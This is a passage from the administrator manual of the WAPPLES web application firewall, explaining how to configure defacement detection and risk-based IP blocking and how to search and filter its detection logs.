


Fig. VI-37. Custom Setting of Website Defacement

Enter the website/URI and select a detection method between pattern (specific character string) and hash (all pages). If you select “hash,” save the pages of the registered URIs to files and click [Compared Page] to register files. If changes are detected, check [Restore] and click [Restored Page] to register the restored page file if you wish to restore the page. After entering all contents, click [Add] on the lower left side to register the page. Since detection method of hash compare whole page, if you want to register a dynamic page, 2 factors must be considered to activate this rule.

- **Detection method should be pattern**
- **The pattern to be registered should be one that will not change**

If there is no usable patterns, you can insert some watermark into the web page th at will not change..

Example.

- **<!-- Watermark -->**
- **<IFRAME height=0 width=0> Watermark </IFRAME>**
- **<META secritpattern="Watermark" />**

You can cope with Website Defacement using one of the four measures as follows based on the detection method:

Table 74. Countermeasure Setting

Mode	Description
Disconnection	Cuts the HTTP connection
Error code	Responds to the HTTP status code; generally, an error code is sent when the request message is prepared in incorrect format or cannot be handled appropriately
Page redirection	Goes to the designated error-handling page
Detection only	The website will be recorded in the detection log, but access to the web server is not blocked. Use this option when you do not want to block websites.

If you select [Send Error Code], the HTTP status code and meaning can be [Table 145. HTTP Status Code and Meaning] of [XVIII.4 Error Handling Status Code].

04 Exceptions

If the detection of Website Defacement is not appropriate for the web page, the administrator can exclude the corresponding web page from Website Defacement detection depending on the website environment. For details on excluding websites from detection, refer to [**XI.7** Change Detection Exception Setting]

2.27 IP Block

01 Overview

A number of attempts to attack the server and application are launched in the web environment; these attacks are mostly made through automated tools.

Some malicious users attempt to access the server by finding weak points, but most of them use an automated tool that makes repeated attempts to access the system using normal access methods in a short period of time to cause server overload.

This is the detection rule designed to identify the attack that occurs automatically and continuously.

02 Example of Attack

Since IP Block is not a detection rule, but based on result of detection, configure through [Setting Wizard] not [Policy].

IP block configure risk level for each rules in advance to block the continuous attacks that is coming from same departure.

If the summation of this risk level exceeds the maximum value within the time configured by administrator, then blocks access from this departure..Setting from [XIII.1.5 IP-Block] is same with [Fig. XIII-24. IP Block Setting Wizard (Set Conditions for Black List IP)][3], as [Fig. VI-38. IP Block Risk Level Setting Window Fig. VI-38. IP Block Risk Level Setting Window], in case risk level of SQL Injection is set as 60, if SQL Injection having same source IP is tried more than twice, since accumulation(120) exceeds 100, corresponding IP is blocked. Through [Fig. VI-39. Details of the IP Block Attack Detection Log] detail information can be checked.

[3] If during 1 minute, accumulation of risk level of access from the same departure is more than 100, block.




Fig. VI-38. IP Block Risk Level Setting Window




Fig. VI-39. Details of the IP Block Attack Detection Log

When the IP Block log is recorded, the management tool issues a security warning message. The following security warning message will be displayed:

Table 75. IP Block Security Warning Message

Security Warning Message	Cause
"IP BLOCK" log was recorded.	The IP Block log was recorded.

> ⓘ A security warning message is displayed if you fail to log in for 3 consecutive times when the IP Block log is recorded, when the audit log is recorded for DB capacity warning, and when the audit log is recorded for DB capacity overload. In particular, the warning message will be displayed for the most recently recorded log.

03 Countermeasure

The attempt to access the web server or web application is counted; if it violates the settings, the attempt will be blocked.

WAPPLES detects the IP address that makes a number of access attempts within a short period of time and counts the number of attempts. It then compares the time determined by the administrator and the number of attempts made; if it exceeds the permissible level, the detected IP will be blocked for the period of time determined by the administrator.

For the setting rules for IP Block and detailed explanations on the management of the blocked IP, refer to [Block Setting].

> ⓘ WAPPLES detects IP Block when it violates each detection rule; the number of accesses will be counted when the response for the corresponding rule is set to "blocking" instead of "permitting" actions.

VII

VII. Detection Log

1. Search
2. Viewing the Details
3. Hiding/Showing the Log
4. Reviewing the Searched Log
5. Exporting the Searched Log
6. Exporting the Searched Log Statistics

VII. Detection Log

The detection log provides the rules detected based on the detection rules defined in [VI. Understanding the Detection Rules] as well as the address and country of the user who committed the dangerous action, URL that became the target, and time of action. You can view the detection log by clicking [Detection Log] in the WAPPLES Management Toolbar.




Fig. VII-1. Detection Log

The detection log window is largely divided into the toolbar at the top and the log list at the bottom. [Website], [Period], and [View] of the toolbar are used when searching the list of logs. You can check the log directly from the list or call the context menu for log management.

Up to 10,000 detection logs can be viewed at once.

1. Search

Detection log tools provide the functions for the administrator to select [Website], [Period], and [View (Filter)] of the log list freely when searching the required logs.

1.1 Search by Site

Select the website to be searched from the site's dropdown list. Selecting [All] makes all registered websites the target of the search. Selecting [View Description] or [View Name] from the list lets you view the list of websites by name or description. For the registration of website name and description in [**XIII.2.2** Add/Edit Web Server]




Fig. VII-2. Selecting a Website from the Detection Log

1.2 Search by Period

You can search logs by period. The period selection menu is divided into default period settings and custom-set period. By default, the period is set to [Recent 5 Minutes], [Recent 1 Hour], [Recent 1 Day], [Recent 1 Week], or [1 Month]; selecting [Custom Setting...] allows you to set the period more specifically.

The most recent custom-set period will be displayed right above [Custom Setting...]; up to 4 custom settings will appear, and these can be used for a search within the search.




Fig. VII-3. Detection Log Period Selection Menu

The period selection window that appears when you select [Custom Setting...] lets you specify the starting time and ending time of the search period. For the starting time, you can specify the time point before the current time point, e.g., 2 days before, 30 minutes before, 6 hours before, 3 months before, 2 years before, etc., or choose the year, month, date, hour, and minute specifically. Likewise, for the ending time, you can specify the time point after the starting time or choose the year, month, date, hour, and minute specifically or fix the current time point as the end time to view the logs continuously added in real time. If the ending time is earlier than the starting time, an error message prompting you to specify the starting time and ending time again will be displayed.

If you select the first radio button in either the starting time or ending time areas, the field beside the radio button will only accept numerical values up to 1,000; any number exceeding 1,000 is considered 1,000.




Fig. VII-4. Search Period

The following error messages will be displayed in case the user enters an incorrect value when selecting the period:

Table 76. Period Error Message

Error Message	Cause
Value is incorrect.	The starting time is later than the ending time.

1.3 Other Search Filters

You can view the list of logs by applying the following filters such that only the logs you wish to view are displayed:

- **Source Address**
- **Rule Name**
- **Country**
- **URL**
- **Hidden Log**

"Hidden Log" is the log regarded by the administrator as the log of detections caused by inappropriate settings or excluded because they have no significant value. For details on hiding logs, refer to [VII.3 Hiding/Showing Logs] and [VII.4 Reviewing the Searched Logs].

Frequently used filters such as “All,” “All (Including Hidden Logs),” and rule names are provided as basic filters; the user can also define the customized filter through [Custom Setting …].

Up to 4 recent filters defined through [Custom Setting…] are saved; they will be displayed above the [Custom Setting…] option for reuse.




Fig. VII-5. Detection Log View Menu

Selecting [Custom Setting...] from the view menu causes the [Select Log Filter] window to appear together with the details.

Available log filters include [Source Address], [URI], [Country], [Rule Name], and [Others]; you can combine filters with “AND.” For the [Source Address], [URI], [Country], and [Rule Name] tags, you can choose [No Filtering], [Show the Specified (Selected) Only], or [Show the Unspecified (Unselected) Logs Only]. If you select [No Filtering], the corresponding item will not be filtered.




Fig. VII-6. Log Filter Selection Window

When selecting the [Source Address], click [Show the Specified (Selected) Only] or [Show the Unspecified (Unselected) Logs Only] and enter the IP or IP/(Netmask bit number).

If the IP format is incorrect, the error status will be displayed in the “Description” area; clicking [OK] causes an error message to be displayed. When the address you entered is not in the specified format, an error message will appear in the “Description” area at the bottom. Likewise, clicking [OK] causes a window with a detailed message on the input error to appear.




Fig. VII-7. Log Filter Selection Window for Specifying the Source Address

The log filter selection window displays the following error messages in case the user enters incorrect values when setting the source IP address and URI:

Table 77. Log Filter Selection Error Message

Error Message	Cause
Value is incorrect.	The specified source address is not in IP address format.
Value is incorrect.	The specified URI does not start with "/."

Enter the URI for [URI] filtering in the same manner as the [Source Address] filter.




Fig. VII-8. Log Filter Selection Window for Specifying the URI

Select countries for the [Country] filter in the same manner as the [Source Address] filter.




Fig. VII-9. Log Filter Selection Window for Specifying the Country

Select rule names for the [Rule Name] filter in the same manner as the [Source Address] filter.




Fig. VII-10. Log Filter Selection Window for Specifying Rule Names

In the [Other] option, you can choose to view all logs or hidden logs only.




Fig. VII-11. Log Filter Selection Window for Selecting a Normal Log

1.4 Fast Search

Other than the use of filters, you can right-click the searched logs and select [View Logs of the Same URI], [View Logs under the Same Rule], and [View Logs with the Same Source Address]. You can view the detection logs with relevance to each other using this function.




Fig. VII-12. Log Filter in the Shortcut Menu of the Detection Log

1.5 Viewing the Search Results

The WAPPLES main window displays the name of the detection log rule, address, country URL, and time information as a result of a search performed based on the provided conditions. The number of logs searched will be indicated on the upper right side; each page will display 250 logs, and you can navigate through them with the page list on the upper right side.

Logs can be shown as much as 250, 1000, and all logs and it is changeable by clicking [-] and [+] buttons.

Each item in the page list represents 100 pages; the list is refreshed in unit of 100 pages when you click [Next Page] or [Previous Page] at the bottom.

If click the checkbox [View in real time], you can see that 250 detection logs are refreshed every 10 seconds to update the search result. If it is not checked, then the current status is maintained without refreshing.

